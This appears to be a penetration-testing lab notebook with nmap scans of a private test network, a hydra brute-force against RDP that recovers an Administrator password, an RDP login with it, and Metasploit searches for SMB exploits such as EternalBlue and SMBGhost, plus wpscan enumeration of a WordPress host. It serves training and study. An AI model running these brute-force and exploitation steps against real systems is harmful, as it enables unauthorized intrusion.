|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0.2:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.1.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
```


| 3.1.1:
| Distributed File System
| Leasing
|_   Multi-credit operations
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_fcrdns: PASS (ip-192-168-100-55.ec2.internal)
| smb-protocols:
| dialects:
| NT LM 0.12 (SMBv1) [dangerous, but default]
| 2.0.2
| 2.1
| 3.0
| 3.0.2
|_   3.1.1
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| unusual-port:
|_ WARNING: this script depends on Nmap's service/version detection (-sV)
| port-states:
| tcp:
|_   open: 80,135,139,445,3389
|_ipidseq: ERROR: Script execution failed (use -d to debug)
Post-scan script results:
| reverse-index:
| 80/tcp: 192.168.100.55
| 135/tcp: 192.168.100.55
| 139/tcp: 192.168.100.55
| 445/tcp: 192.168.100.55
|_ 3389/tcp: 192.168.100.55
Nmap done: 1 IP address (1 host up) scanned in 184.74 seconds
root@kali:~#

Dirb

Thursday, October 12, 2023 13:50

RDP

Thursday, October 12, 2023 14:02

```
root@kali:/usr/share/nmap/scripts# nmap --script rdp-enum-encryption -p 3389 -T4 192.168.100.55
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-13 00:32 IST
Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00020s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|_    RDSTLS: SUCCESS
MAC Address: 0A:5E:50:38:DE:85 (Unknown)
```

```
root@kali:~# hydra -l Administrator -P /usr/share/metasploit-framework/data/wordlists/common_roots.txt 192.168.100.55 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-13 09:33:49
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4725 login tries (l:1/p:4725), ~1182 tries per task
[DATA] attacking rdp://192.168.100.55:3389/
[STATUS] 1054.00 tries/min, 1054 tries in 00:01h, 3672 to do in 00:04h, 4 active
[STATUS] 1066.33 tries/min, 3199 tries in 00:03h, 1527 to do in 00:02h, 4 active
[STATUS] 1065.50 tries/min, 4262 tries in 00:04h, 464 to do in 00:01h, 4 active
[3389][rdp] host: 192.168.100.55   login: Administrator   password: swordfish
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-13 09:37:52
root@kali:~#
```

Password: swordfish

```
root@kali:~# xfreerdp -v:192.168.100.55 /u:Administrator /p:swordfish
[09:49:15:299] [699727:699728] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[09:49:15:299] [699727:699728] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[09:49:15:299] [699727:699728] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[09:49:15:299] [699727:699728] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[09:49:15:612] [699727:699728] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[09:49:15:619] [699727:699728] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[09:49:15:620] [699727:699728] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[09:49:15:634] [699727:699728] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[09:49:15:634] [699727:699728] [WARN][com.freerdp.crypto] - CN = WINSERVER-03
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.100.55:3389)
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - Common Name (CN):
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] -     WINSERVER-03
[09:49:15:634] [699727:699728] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.100.55:3389 (RDP-Server):
        Common Name: WINSERVER-03
        Subject:     CN = WINSERVER-03
        Issuer:      CN = WINSERVER-03
```

SMB

Thursday, October 12, 2023 14:18

```
root@kali:~# crackmapexec smb 192.168.100.55
SMB         192.168.100.55  445    WINSERVER-03     [*] Windows Server 2019 Datacenter 17763 x64 (name:WINSERVER-03) (domain:WINSERVER-03) (signing:False) (SMBv1:True)
```

Smb-enum

Windows Server 2019 17763 SMB Vulnerability

Windows SMB Remote Code Execution Vulnerability

CVE-2019-0633

```
PORT    STATE SERVICE      REASON          VERSION
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 0A:5E:50:38:DE:85 (Unknown)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-brute:
|_  guest:<blank> => Valid credentials, account disabled
```

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.100.55:445    - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{c266d626-2ea9-4dd7-b1d9-8ef8168a601f}) (authentication domain:WINSER
VER-03)
[+] 192.168.100.55:445    -   Host is running Windows 2019 Datacenter (build:17763) (name:WINSERVER-03) (workgroup:WORKGROUP)
[*] 192.168.100.55:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
msf6 auxiliary(scanner/smb/smb_version) > search type:exploit platform:windows target:2008 smb

Matching Modules
================

   #  Name                                                Disclosure Date  Rank     Check  Description
   -  ----                                                ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms09_050_smb2_negotiate_func_index  2009-09-07       good     No     MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
   1  exploit/windows/smb/ms17_010_eternalblue            2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
```

Apparently the version is 2019

```
[*] 192.168.100.55:445    - Error: 192.168.100.55: Errno::EISDIR Is a directory @ io_fillbuf - fd:13 /root
[*] 192.168.100.55:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Possible exploit:

```
msf6 auxiliary(scanner/smb/smb_version) > search smb windows 3.1.1

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Description
   -  ----                                          ---------------  ----     -----  -----------
   0  exploit/windows/local/cve_2020_0796_smbghost  2020-03-13       good     Yes    SMBv3 Compression Buffer Overflow
   1  exploit/windows/smb/cve_2020_0796_smbghost    2020-03-13       average  Yes    SMBv3 Compression Buffer Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/smb/cve_2020_0796_smbghost

msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows
```

192.168.100.63

Wednesday, October 11, 2023 9:52

```
Scanning 192.168.100.63 [65535 ports]
Discovered open port 3389/tcp on 192.168.100.63
```

```
3389/tcp open  ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-IK4QFED
|   NetBIOS_Domain_Name: EC2AMAZ-IK4QFED
|   NetBIOS_Computer_Name: EC2AMAZ-IK4QFED
|   DNS_Domain_Name: EC2AMAZ-IK4QFED
|   DNS_Computer_Name: EC2AMAZ-IK4QFED
|   Product_Version: 10.0.14393
|_  System_Time: 2023-10-13T03:43:21+00:00
| ssl-cert: Subject: commonName=EC2AMAZ-IK4QFED
| Issuer: commonName=EC2AMAZ-IK4QFED
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-10-09T06:02:38
| Not valid after:  2024-04-09T06:02:38
| MD5:   8b81 409d 4ea9 6a03 6a8c 37d2 d469 482f
| SHA-1: 514e 9e3b 2ddd 3f16 dcab eba4 e17b 59bd dfd4 9766
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQa0yner1KRL1HhgRc30L8GzANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9FQzJBTUFaLUlLNFFGRUQwHhcNMjMxMDA5MDYwMjM4WhcNMjQw
| NDA5MDYwMjM4WjAaMRgwFgYDVQQDEw9FQzJBTUFaLUlLNFFGRUQwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC03deQKNf6USvbtKf0PJ9Bo/1eK4w9G+fv
| wz7CKQZvxol5zG1o9Ds/krUxJo5uTVHgoC3/R152ZXujL0kIMj23zCDlK+t45tGj
| rnlLmSe1wbbVxvNAt+1tBDU3uxSfc5z4EEjzVW9BUbgq+xM5P/P+S2hxWAH5ak9t
| LPbht7J62+XGt3PG2M7loiI5iCDzvnGSDupm3GKPs5iTpWcZOdb8UsH90lYwQHFP
| +aI7Jw8M+3ARQ/6i6YVbC74BuBJU3358UtShJKb44rNp8BNVFHI7X/BFQ4ADtKTw
| LZPMZO9Y4Fhkv8kQOyJGsawCSCtDo6ekjEnhHI+HmiO9nUPEby07AgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAXSzMX4NCa2bEFqVifreeebxDOFfbbZ5FK01mcvsilj011nDKNM9xenQ6
| DBvwCkf/0gKwD6slvgm5mUkgl+0vgQgOsgmkpcUMtvCaiY4KCKl7N93PJDU9w6gb
```

```
|_ssl-date: 2023-10-13T03:43:21+00:00; 0s from scanner time.
5985/tcp open  http          syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 0A:C0:29:5D:7C:DF (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
```

192.168.100.67 - Linux

Wednesday, October 11, 2023 9:52

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5f:2e:78:23:68:a7:d4:56:aa:b4:61:f2:47:ad:93:fa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD1rC3AnLxDii0TwSfaTcx5I2O8H1P/aY8bWKeczX14gistgIMP83u+ijlfOv1OGF658wnJeQeZ9tRx3lmmYfV/RRL3yCAhX+0QhErLALqQB4TwvSDErbS7qmyt
sto0/3gBPj8kUGAxa63COI4tvYNyjIlWuG6580iiSxtA9IPBoyU1ZhdAlhDe9zRsEN2qSqlVx2f1SnCDvNjuH3SJmaDJuZZuj68a5G/rMJnlfriCQX0pKFbbMRaKtI0Rwb/LdCtj/LnCKS99VzYWwlBZfb78rA/Rgu
uQvf9R8A5w5sd6xy1dODsdNKuGEZIVI95xqifcqljaL3Agc=
|   256 3f:86:4a:5a:2a:57:1a:68:ea:30:77:bf:20:d8:77:ed (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFtN/kD4dKcQgM+eL//kKhoX+stn5+Nl5QsGkr1JEPWfVDF/CTYGTo6waIVSLIB5dQ05KbasewK3wfV8YywWZVE=
|   256 03:34:e0:a3:fc:d1:75:1a:84:fc:75:66:39:38:2d:ba (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHHCBYUralUZdd1SFta0ssYAwczIVqh5BdyyekwVLmsO
MAC Address: 0A:35:21:4D:30:BD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

192.168.100.5 - Linux


Wednesday, October 11, 2023 9:52

Questions

Wednesday, October 11, 2023 9:45

Q1 Which server is running SAMBA within the network.

Wednesday, October 11, 2023 9:45



On ports 139 and 445.

```
root@kali:~/questions# smbclient -L 192.168.100.52 -N

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        shared          Disk      shared
        IPC$            IPC       IPC Service (ip-192-168-100-52 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP
```

```
root@kali:~# nmap -p 137,138,139,445 192.168.100.0/24 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-11 20:15 IST
Nmap scan report for ip-192-168-100-1.ec2.internal (192.168.100.1)
Host is up (0.00016s latency).

PORT    STATE    SERVICE
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
MAC Address: 02:C8:7C:DC:9B:E9 (Unknown)

Nmap scan report for ip-192-168-100-50.ec2.internal (192.168.100.50)
Host is up (0.00028s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 02:C5:97:10:9D:21 (Unknown)

Nmap scan report for ip-192-168-100-51.ec2.internal (192.168.100.51)
Host is up (0.00033s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 02:77:6F:13:0B:13 (Unknown)

Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00040s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)

Nmap scan report for ip-192-168-100-55.ec2.internal (192.168.100.55)
Host is up (0.00036s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn
445/tcp open   microsoft-ds
MAC Address: 02:A1:77:7D:D7:7D (Unknown)
```

```
Nmap scan report for ip-192-168-100-63.ec2.internal (192.168.100.63)
Host is up (0.00017s latency).

PORT    STATE    SERVICE
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
MAC Address: 02:4E:09:D6:C9:CB (Unknown)

Nmap scan report for ip-192-168-100-67.ec2.internal (192.168.100.67)
Host is up (0.00027s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp closed netbios-ssn
```

```
Nmap scan report for ip-192-168-100-63.ec2.internal (192.168.100.63)
Host is up (0.00017s latency).

PORT    STATE    SERVICE
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
MAC Address: 02:4E:09:D6:C9:CB (Unknown)

Nmap scan report for ip-192-168-100-67.ec2.internal (192.168.100.67)
Host is up (0.00027s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds
MAC Address: 02:3A:58:EE:7A:95 (Unknown)

Nmap scan report for ip-192-168-100-5.ec2.internal (192.168.100.5)
Host is up (0.000035s latency).

PORT    STATE  SERVICE
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds

Nmap done: 256 IP addresses (8 hosts up) scanned in 2.78 seconds
root@kali:~#
```

Apparently it shows that some hosts are running SAMBA, however we need to recognize which host is specific with the following command:

```
root@kali:~# nmap -sCV -p 137,138,139,445 192.168.100.0/24 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-11 20:18 IST
Nmap scan report for ip-192-168-100-1.ec2.internal (192.168.100.1)
Host is up (0.00017s latency).
```

```
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00027s latency).

PORT    STATE  SERVICE     VERSION
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open   netbios-ssn Samba smbd 4.13.17-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Service Info: Host: IP-192-168-100-52

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-time:
|   date: 2023-10-11T14:48:27
|_  start_date: N/A
|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|   System time: 2023-10-11T14:48:27+00:00
```

```
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_  System time: 2023-10-11T14:48:27+00:00
```

UNDERSTANDING THE SAMBA SERVER:

```
Nmap scan report for ip-192-168-100-52.ec2.internal (192.168.100.52)
Host is up (0.00027s latency).

PORT    STATE  SERVICE     VERSION
137/tcp closed netbios-ns
138/tcp closed netbios-dgm
139/tcp open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open   netbios-ssn Samba smbd 4.13.17-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:70:A2:D1:B3:F1 (Unknown)
Service Info: Host: IP-192-168-100-52

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-time:
|   date: 2023-10-11T14:48:27
|_  start_date: N/A
|_nbstat: NetBIOS name: IP-192-168-100-, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.13.17-Ubuntu)
|   Computer name: ip-192-168-100-52
|   NetBIOS computer name: IP-192-168-100-52\x00
|   Domain name: ec2.internal
|   FQDN: ip-192-168-100-52.ec2.internal
|_  System time: 2023-10-11T14:48:27+00:00
```

Q2 What is the IP address of the host running WordPress?

Wednesday, October 11, 2023 9:55

192.168.100.50


```
root@kali:~# wpscan --url http://192.168.100.50/wp-content
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N

Scan Aborted: Unable to identify the wp-content dir, please supply it with --wp-content-dir, use the --scope option or make sure the --url value given is the correct one
root@kali:~#
```

Apparently this is the host that runs Wordpress, it has a different response from the rest,
which shows that there is no wordpress server.

```
root@kali:~/questions# wpscan --url http://192.168.100.50/ --wp-content-dir -o Q2_Wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]N
[+] URL: http://192.168.100.50/ [192.168.100.50]
[+] Started: Wed Oct 11 21:01:44 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.51 (Win64) PHP/7.4.26
 |  - X-Powered-By: PHP/7.4.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress version 5.9.3 identified (Latest, released on 2022-04-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.100.50/b96cdf4.html, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.9.3'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.100.50/b96cdf4.html, Match: 'WordPress 5.9.3'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:02 <=============================================================

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Oct 11 21:01:50 2023
[+] Requests Done: 139
[+] Cached Requests: 28
[+] Data Sent: 28.838 KB
```

ls
cl


Upon entering the address:http://192.168.100.50/wp-content It redirects me to the following link:

